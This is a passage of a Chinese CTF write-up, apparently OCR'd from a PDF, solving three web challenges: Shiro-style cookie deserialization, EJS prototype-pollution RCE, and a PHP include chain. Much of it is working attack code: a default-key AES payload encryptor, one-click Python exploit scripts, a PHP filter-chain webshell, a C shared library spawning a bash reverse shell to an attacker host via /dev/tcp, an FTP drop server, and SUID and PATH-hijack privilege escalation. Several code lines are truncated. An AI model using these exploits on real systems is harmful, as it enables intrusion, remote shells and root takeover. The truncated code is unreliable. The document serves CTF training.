
将序列化数据和如下脚本放在一级目录，运行脚本进行加密：




```
1  import base64
2  import uuid
3  from random import Random
4  from Crypto.Cipher import AES
5
6  def get_file_data(filename):
7      with open(filename, 'rb') as f:
```

```
        data = f.read()
    return data

def aes_enc(data):
     BS = AES.block_size
     pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
     key = "kPH+bIxk5D2deZiIxcaaaA=="
     mode = AES.MODE_CBC
     iv = uuid.uuid4().bytes
     encryptor = AES.new(base64.b64decode(key), mode, iv)
     ciphertext = base64.b64encode(iv + encryptor.encrypt(pad(data)))
     return ciphertext

def aes_dec(enc_data):
    enc_data = base64.b64decode(enc_data)
    unpad = lambda s : s[:-s[-1]]
    key = "kPH+bIxk5D2deZiIxcaaaA=="
    mode = AES.MODE_CBC
    iv = enc_data[:16]
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    plaintext = encryptor.decrypt(enc_data[16:])
    plaintext = unpad(plaintext)
    return plaintext

if __name__ == '__main__':
    data = get_file_data("ser.bin")
    print(aes_enc(data))
```

生成好的数据扔到Cookie里直接发，记得把SESSID删掉，否则会用默认身份，开启监听接收反弹shell：



根目录发现flag，但是没有权限，考察suid提权：

查看存在suid权限的命令：

```
find / -user root -perm -4000 -print 2>/dev/null
```

移动到根目录以外目录，使用find读取即可：

```
ctf@a22799412a37:/$ cd /tmp
cd /tmp
ctf@a22799412a37:/tmp$ touch y1
touch y1
ctf@a22799412a37:/tmp$ find y1 -exec cat /flag \;
find y1 -exec cat /flag \;
flag{xxxxx}
```

Post Card For You

本意是简单题想给大家一点鼓励，只有一个小点需要注意，只需要参考以下链接就能做出来

https://eslam.io/posts/ejs-server-side-template-injection-rce/

但是好多师傅去做Ez_include去了（捂脸.jpg）

程序源码已经给出

```
var path = require('path');
const fs = require('fs');
const crypto = require("crypto");

const express = require('express')
const app = express()
const port = 3000

templateDir = path.join(__dirname, 'template');
app.set('view engine', 'ejs');
app.set('template', templateDir);

function sleep(milliSeconds){
    var StartTime =new Date().getTime();
    let i = 0;
    while (new Date().getTime() <StartTime+milliSeconds);

}

app.get('/', function(req, res) {
  return res.sendFile('./index.html', {root: __dirname});
});

app.get('/create', function(req, res) {
  let uuid;
  let name = req.query.name ?? '';
  let address = req.query.address ?? '';
  let message = req.query.message ?? '';
  do {
    uuid = crypto.randomUUID();
  } while (fs.existsSync(`${templateDir}/${uuid}.ejs`))

  try {
  if (name != '' && address != '' && message != '') {
    let source = ["source", "source1", "source2", "source3"].sort(function(){
      return 0.5 - Math.random();
```

```
    })
    fs.readFile(source[0]+".html", 'utf8',function(err, pageContent){
      fs.writeFileSync(`${templateDir}/${uuid}.ejs`, pageContent.replace(/--ID--
      sleep(2000);
    })
  } else {
    res.status(500).send("Params `name` or `address` or `message` empty");
    return;
  }
  } catch(err) {
    res.status(500).send("Failed to write file");
    return;
  }

  return res.redirect(`/page?pageid=${uuid}&name=${name}&address=${address}&mess
});

app.get('/page', (req,res) => {
  let id = req.query.pageid
  if (!/^[0-9A-F]{8}-[0-9A-F]{4}-[4][0-9A-F]{3}-[89AB][0-9A-F]{3}-[0-9A-F]{12}$/
    res.status(404).send("Sorry, no such id")
    return;
  }
    res.render(`${templateDir}/${id}.ejs`, req.query);
})

app.listen(port, () => {
  console.log(`App listening on port ${port}`)
})
```

观察易得此处直接传入了所有get参数，将导致原型链污染

```
res.render(`${templateDir}/${id}.ejs`, req.query);
```

具体分析过程上面链接已经给出这里就不再多说，只需要污染settings即可RCE

如果不想用下面这个payload还可以搜 `ejs rce漏洞` 找其它分析文章

```
{
            "pageid": id,
            "settings[view options][outputFunctionName]" :  "_tmp1;global.proces
}
```

需要注意一点是只有**linux下ejs只有第一次会compile模板**，之后用的都是缓存，

所以打的时候注意模板生成完了就不要直接跳转，要加上payload再访问生成的模板

给出一键getflag程序（python3）

```python
import requests, re

url = "http://nepctf.1cepeak.cn:37416"
vps = "vps:port"

def requestURL(url, params={})->object:
    resp = {"text":""}
    try:
        resp = requests.get(url, params=params, allow_redirects=False)

    except Exception as e:
        print("Network err:", e)
    return resp

p = {
    "name": "a",
    "address": "a",
    "message": "a"
}
try:
    idGot = requestURL(url+"/create", p)
    idGot = idGot.headers["Location"]
    idGot = re.findall("[a-z0-9]{8}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]
    if len(idGot) > 0:
        idGot = idGot[0]
        print(idGot)
        p = {
            "pageid": idGot,
            "settings[view options][outputFunctionName]" :  "_tmp1;global.proces
        }
        print(requestURL(url+"/page", p).text)
except Exception as e:
    print("Network err:", e)

```

Ez_include

前言

这题一开始的设定就是做出来的人数比较少，因为这题有三个解题阶段，构造php filter chain、getshell、环境变量提权，难度由难到易，主要考察构造php filter chain；


同时准备了一道相对简单很多的题目Post Card For You给大家放松，不想打击大家的热情。

但是后面发现似乎大家都想把这题做出来，所以这题分数一开始应该加高一些用以区分，是出题人考虑不周

试探


点击按钮后发现会跳转到一个**链接**

```
1 http://xx.xx.xx.xx:5088/jump.php?link=/tmp/resources/2
```



发现 `/tmp/resources/2` 似乎是一个**Linux里面的绝对路径**


继续访问 `/jump.php` ，可以发现提示似乎给了hint



访问 `/jump.php?hint` 可得源码

可以见到 `$jump_link` 可控，且其中具有一个**文件包含函数**，但是限制了后缀名为txt

似乎还有一个hint，访问 `hint.ini` 可得php.ini



查找关键信息

`allow_url_fopen` 和 `allow_url_include` 处于关闭状态，**不允许**远程包含、data://协议以及php://input

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = Off

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off
```

`open_basedir` 设置为了/var/www/html和/tmp

```
open_basedir = /var/www/html:/tmp
```

同时设置了大堆的 `disable_functions` 和 `disable_classes`

```
disable_functions =
fpassthru,fgetss,fgets,fopen,fread,show_souce,stream_socket_client,fsockopen,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive,pfsockopen,readfile,file_get_contents,file_put_contents,fputs,fwrite,delete,rmdir,rename,chgrp,chmod,chown,copy,chdir,mkdir,file,chroot,assert,dl,move_upload_file,sysmlink,readlink,curl_init,curl_exec
```

切入点

现在信息已经收集完成，可以开始尝试了

由于 `open_basedir` 被设置了/var/www/html和/tmp，且chdir,mkdir在 `disable_functions` 里

所以无法进行日志包含和利用pearcmd.php

（其实日志被软连接到stdout和stderr了，而且pearcmd.php也被我删了,这里设置`open_basedir`以及限制后缀名txt是为了防止大家往别的方向想导致耽误时间）

结合以下两篇文章：

- https://tttang.com/archive/1395/
- https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT

可知还是有办法做的，但是**有两个坑**

1）读取的文件内容是中文

2）在`https://tttang.com/archive/1395/`原文中构造一句话木马使用的是两个``(反引号)，其实是shell_exec函数，已经被我给禁掉了

那么如何继续解题呢？需要阅读文章了解大概意思，并且需要有一点自己的思考

首先构造base64 php一句话木马

然后使用https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT生成payload（当然也可以使用别的项目，在github搜索php filter chain即可，这也是因为比赛中时间有限，善用别人的工具能节省大笔时间）

首先解决第一个问题，txt文件内容是中文：只需要使用convert.base64-encode过滤器进行一次base64编码即可

然后是第二个问题：只需重新构造一句话木马即可，换成使用eval

构造一个简单的一句话木马，但是有+号会影响filter chain的构造

可以善用注释符`/*`解决问题

提供一个Python3程序，可以直接运行


file_to_use 只需要随便选个txt就行，题目提供了1.txt-5.txt（res文件、题目镜像后续github上补充给出）

```python
file_to_use = "/tmp/resources/5"


#<?php eval($_POST[1]);/*aaa
base64_payload = "PD9waHAgZXZhbCgkX1BPU1RbMV0pOy8qYWFh"

# generate some garbage base64
filters = "convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|"
filters += "convert.base64-encode|"
# make sure to get rid of any equal signs in both the string we just generated a
filters += "convert.iconv.UTF8.UTF7|"
for c in base64_payload[::-1]:
        filters += open('./res/'+(str(hex(ord(c)))).replace("0x","")).read() + "
        # decode and reencode to get rid of everything that isn't valid base64
        filters += "convert.base64-decode|"
        filters += "convert.base64-encode|"
        # get rid of equal signs
        filters += "convert.iconv.UTF8.UTF7|"

filters += "convert.base64-decode"
final_payload = f"php://filter/{filters}/resource={file_to_use}"
print(final_payload)
```

生成payload如下

```
php://filter/convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64
```

带上这个filter链，POST参数1即可执行php代码



整理思路

但由于**open_basedir**的原因，且无法bypass openbase_dir，无法直接读取，所以考虑命令执行

又由于system、exec、shell_exec等函数被禁用，需要想办法bypass disable function

已知题目环境apache2和php5.6，iconv和putenv函数没有被ban，

所以**可以考虑使用iconv配合so文件命令执行**（蚁剑的bypass_disable_function插件可以看哪些函数能用）


但是传文件又是一个问题，由于常用写文件函数都被ban了，像fwrite、move_upload_file、fputs、file_put_contents等都被ban了，所以**考虑使用ftp传文件**，当然也有其它方法（看到`team-ctfer`师傅的WP我才知道还有XML能用，当然最迅速我感觉还是ftp），感谢师傅提供思路，我已经补充到我之前做实验的笔记，感兴趣的师傅可以看看

https://www.lxscloud.top/2022/04/15/PHP-Bypass-disable_function/


题外话

看到有 `Aegis-TheShy` 师傅说 `move_uploaded_file` 能用我是很惊讶的，因为我把它写到了 `disable function` 里面了

存为 phpxxxxxx 文件名。也许我们可以通过 FILE 变量进行上传？注意到 `move_uploaded_file` 函数没有被禁。所以得出 Exp：



结果发现我写进去的函数名写错了（捂脸.jpg）



接下来，bypass disable function，这个比较宽松，提供了 `putenv()` 、 `iconv()` ，可以使用LD_PRELOAD也可以使用iconv，或者其它只要能getshell就行

（本意考的是getshell，iconv是我的做法，LD_PRELOAD是我看到有师傅的做法，不能算非预期吧[担心.jpg]）

- 使用iconv需要两个文件，一个是gconv-modules，另一个是对应.so文件，然后使用 `iconv()` 触发
- 使用LD_PRELOAD，需要对应.so文件，然后使用 `mb_send_mail()` 触发（ `理塘最速传说と绝凶の猛虎 Boogipop` 师傅提及，tql）

准备文件

准备gconv-modules

准备一个名称作为字符集名称，这里使用了exp作为字符集名

```
1 module  EXP//    INTERNAL    ../../../../../../../../tmp/exp    2
2 module  INTERNAL   EXP//    ../../../../../../../../tmp/exp    2
```

编译so文件

exp.c如下

xx.xx.xx.xx/xxxx需要改为你的反弹shell地址

```c
#include <stdio.h>
#include <stdlib.h>

void gconv() {

}

void gconv_init() {
        system("/bin/bash -c 'bash -i >& /dev/tcp/xx.xx.xx.xx/xxxx 0>&1 &'");
}
```

编译命令如下,编译完成后会生成exp.so

```
gcc exp.c -o exp.so -shared -fPIC
```

然后需要把文件传到靶机上的/tmp目录

文件传输到靶机

首先在公网开一个ftp服务器，在公网开是保证靶机能访问到我们的ftp

（端口23、9998、9999、10000需要在防火墙放行）

这里有个小坑：需要启用 `handler.permit_foreign_addresses = True` 和禁用 `handler.masquerade_address = "ip"`，因为我们的VPS在公网上


```python
from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer


authorizer = DummyAuthorizer()

authorizer.add_anonymous("./")

handler = FTPHandler
handler.authorizer = authorizer

#handler.masquerade_address = "ip"
# 注意要用被动模式
handler.passive_ports = range(9998,10000)
handler.permit_foreign_addresses = True
#handler.permit_privileged_ports = True

```

```
server = FTPServer(("0.0.0.0", 23), handler)
server.serve_forever()
```

然后在前面php代码执行的基础上执行如下代码

```
$local_file = '/tmp/在靶机上保存的文件名';
$server_file = '服务器上的文件名';
$ftp_server = 'ftp服务器地址';
$ftp_port=23;
$ftp = ftp_connect($ftp_server,$ftp_port);$login_result = ftp_login($ftp, 'anony
    echo "Successfully written to $local_file\n";
} else {
    echo "There was a problem\n";
}ftp_close($ftp);
```

最方便是准备一个 `ftp.php` ，先用上面的代码把这个 `ftp.php` 下载下来，后续传文件很方便



开始反弹shell进行命令执行

文件传完后，需要执行以下php程序进行触发

```
putenv("GCONV_PATH=/tmp/");
iconv("exp", "UTF-8", "");
```

下面这个也可

```
putenv("GCONV_PATH=/tmp/");
iconv_strlen("1","exp");
```


由于在filter chain一句话木马直接执行以上程序无法触发（这也是一个坑，因为filter chain里面我们用了convert.iconv，可能存在冲突导致有时触发不了）

所以尝试在/tmp下写一个php文件（这里叫t.txt方便后面包含）


```php
<?php
putenv("GCONV_PATH=/tmp/");
iconv("exp", "UTF-8", "");
?>
```

可以使用var_dump(scandir("/tmp/"));确定文件是否传输成功

再使用jump.php进行包含




Shell弹回来之后就是读flag了，flag的所有者是root，权限是-rwx------，所以还需要提权



注意到/showmsg有suid，同时给了源码src.c

设置了gid、uid，并且 `cat` 命令没有用绝对路径，很明显的环境变量提权



直接构造我们的 `cat` 程序, 读flag用 `tail` 、 `more` 、 `head` 、 `/bin/cat` 都是可以的

```
echo -e '#!/bin/sh\ntail /flag' > /tmp/cat && chmod 755 /tmp/cat
```

或者为了更方便理解

```
echo '#!/bin/sh' > /tmp/cat
echo 'tail /flag' >> /tmp/cat
chmod +x /tmp/cat
```

然后将我们的cat所在目录（也就是/tmp）放到环境变量PATH，优先于其它环境变量

```
export PATH=/tmp:$PATH
```

此时执行 `/showmsg` 即可获取flag，收到出题人感谢语一句（骄傲.jpg）

给出一键getflag程序（python3）

```python
#coding:utf-8
#注意：请启动恶意ftp服务器后运行此exp
import requests, time


'''在此填入题目地址和恶意FTP服务器IP'''
server = "http://nepctf.1cepeak.cn:30910"#server = "http://xxx.xxx.xxx.xxx:xxxx"
your_ftp_server_ip = 'Your ftp server'#'xxx.xxx.xxx.xxx'


file_to_use = "/tmp/resources/5"


#<?php eval($_POST[1]);/*aaa
base64_payload = "PD9waHAgZXZhbCgkX1BPU1RbMV0pOy8qYWFh"

# generate some garbage base64
filters = "convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|"
filters += "convert.base64-encode|"
# make sure to get rid of any equal signs in both the string we just generated a
filters += "convert.iconv.UTF8.UTF7|"

# 请求头，不加也可以
headers = {
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
    "Accept-Encoding": "gzip, deflate",
```

```
    "Accept-Language": "zh-CN,zh;q=0.9",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    "Connection": "keep-alive",
    "Cache-Control":"no-cache",
    "Upgrade-Insecure-Requests":"1",
    "Cookie":"session=8819b494-6cf6-41ce-82f7-c0ccf47e0efd.4XGPzbd5tBwxDxzlpn-WL
}

for c in base64_payload[::-1]:
        filters += open('./res/'+(str(hex(ord(c)))).replace("0x","")).read() + "
        # decode and reencode to get rid of everything that isn't valid base64
        filters += "convert.base64-decode|"
        filters += "convert.base64-encode|"
        # get rid of equal signs
        filters += "convert.iconv.UTF8.UTF7|"

filters += "convert.base64-decode"
